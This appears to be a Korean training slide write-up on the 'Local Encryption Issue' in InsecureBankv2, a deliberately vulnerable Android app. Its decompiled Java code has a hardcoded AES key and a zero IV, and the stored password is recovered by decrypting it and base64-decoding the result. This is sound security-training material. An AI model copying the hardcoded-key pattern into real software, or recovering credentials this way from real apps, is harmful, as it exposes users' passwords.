
Search options: ☐ Case insensitive

Node	Code
com.android.insecurebankv2.DoLogin	String superSecurePassword;
com.android.insecurebankv2.DoLogin.RequestTask.saveCreds(String, String) void	DoLogin.this.superSecurePassword = crypt.aesEncryptedString(DoLogin.this.rememberme_password);

jadx에서 superSecurePassword 검색 -> AES로 암호화 하는 것을 알 수있음

로컬 암호화 이슈

Local Encryption Issue




```
public class CryptoClass {
    String base64Text;
    byte[] cipherData;
    String cipherText;
    byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
    String key = "This is the super secret key 123";
    String plainText;

    public static byte[] aes256encrypt(byte[] ivBytes2, byte[] keyBytes, byte[] textBytes) thr
        AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes2);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(1, newKey, ivSpec);
        return cipher.doFinal(textBytes);
    }

    public static byte[] aes256decrypt(byte[] ivBytes2, byte[] keyBytes, byte[] textBytes) thr
        AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes2);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(2, newKey, ivSpec);
        return cipher.doFinal(textBytes);
    }

    public String aesDeccryptedString(String theString) throws UnsupportedEncodingException, I
        this.cipherData = aes256decrypt(this.ivBytes, this.key.getBytes("UTF-8"), Base64.decod
        this.plainText = new String(this.cipherData, "UTF-8");
        return this.plainText;
    }

    public String aesEncryptedString(String theString) throws UnsupportedEncodingException, In
        byte[] keyBytes = this.key.getBytes("UTF-8");
        this.plainText = theString;
        this.cipherData = aes256encrypt(this.ivBytes, keyBytes, this.plainText.getBytes("UTF-8
```

암/복호화 키가 하드코딩 되어있음.

로컬 암호화 이슈

Local Encryption Issue



AES Online Decryption

Enter text to be Decrypted

v/sJpihDCo2ckDmLW5Uwiw==

Input Text Format: ●Base64 ○Hex

Select Mode

ECB

Key Size in Bits


256

Enter Secret Key

This is the super secret key 123

AES Decrypted Output **(Base64)**:


SmFja0AxMjMk



```
C:\Users\miny7>python
Python 2.7.18 (v2.7.18:8d21aa21f2, Apr 20 2020, 13:25:05) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> base64.b64decode("SmFja0AxMjMk")
'Jack@123$'
>>>
```

로컬 암호화 이슈

Local Encryption Issue




InsecureBankv2

jack

•••••••••

Login

Autofill Credentials



1:14

PostLogin

Transfer

View Statement

Change Password

모두 2주 동안 고생하셨습니다~!